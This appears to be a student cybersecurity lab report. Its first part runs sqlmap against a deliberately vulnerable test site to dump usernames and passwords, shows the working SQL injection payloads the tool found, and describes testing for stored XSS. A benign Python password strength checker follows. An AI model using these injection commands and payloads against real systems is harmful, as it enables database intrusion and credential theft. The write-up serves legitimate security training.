
Dump Data from Columns


To retrieve data from the uname and pass columns:

```
┌──(esomchi㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users -C "uname,pass" --dump

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
 end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liabilit
y and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:01:48 /2025-04-27/

[18:01:48] [INFO] resuming back-end DBMS 'mysql'
[18:01:48] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 1651=1651

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x71787a7a71,(SELECT (ELT(7945=7945,1))),0x717a786b71),7945)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 9626 FROM (SELECT(SLEEP(5)))LvzI)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71787a7a71,0x6e706b634a70646c535147565a5a6f6d4c70616c4d4a597
a637178616e4566737057476a646d6e65,0x717a786b71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[18:01:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
```




5) Inject malicious JavaScript payloads in input fields (such as the comment section or search box) to see if the website is vulnerable to stored or reflected XSS attacks.





Refreshed the page and the alert came back so it is vulnerable to stored XSS



```
import re


def check_password_strength(password):
    length_error = len(password) < 8
    lowercase_error = re.search(r"[a-z]", password) is None
    uppercase_error = re.search(r"[A-Z]", password) is None
    digit_error = re.search(r"\d", password) is None
    special_char_error = re.search(r"[!@#$%^&*(),.?\":{}|<>]", password) is None

    errors = sum([length_error, lowercase_error, uppercase_error, digit_error, special_char_error])

    if errors == 0:
        return "Strong"
    elif errors <= 2:
        return "Moderate"
    else:
        return "Weak"

def main():
    password = input("Enter your password: ")
    strength = check_password_strength(password)
    print(f"Password Strength: {strength}")

if __name__ == "__main__":
    main()
```

PROJECT DOCUMENTATION.

CHOSEN PROJECT

Password Strength Checker

Create a Python program to evaluate password strength based on length, uppercase/lowercase letters, numbers, and special characters. Provide feedback like "Weak," "Moderate," or "Strong."

CODE ON THE LEFT.

How it works:

- **It checks if your password:**
  - **Has at least 8 characters.**
  - **Has at least one lowercase letter.**
  - **Has at least one uppercase letter.**
  - **Has at least one number.**
  - **Has at least one special character (like !@#$%, etc).**
- **Then:**
  - **If all good ➔ Strong 💪**
  - **If 1 or 2 things missing ➔ Moderate 👍**
  - **If more missing ➔ Weak 🚫**

SAMPLE OUTPUT BELOW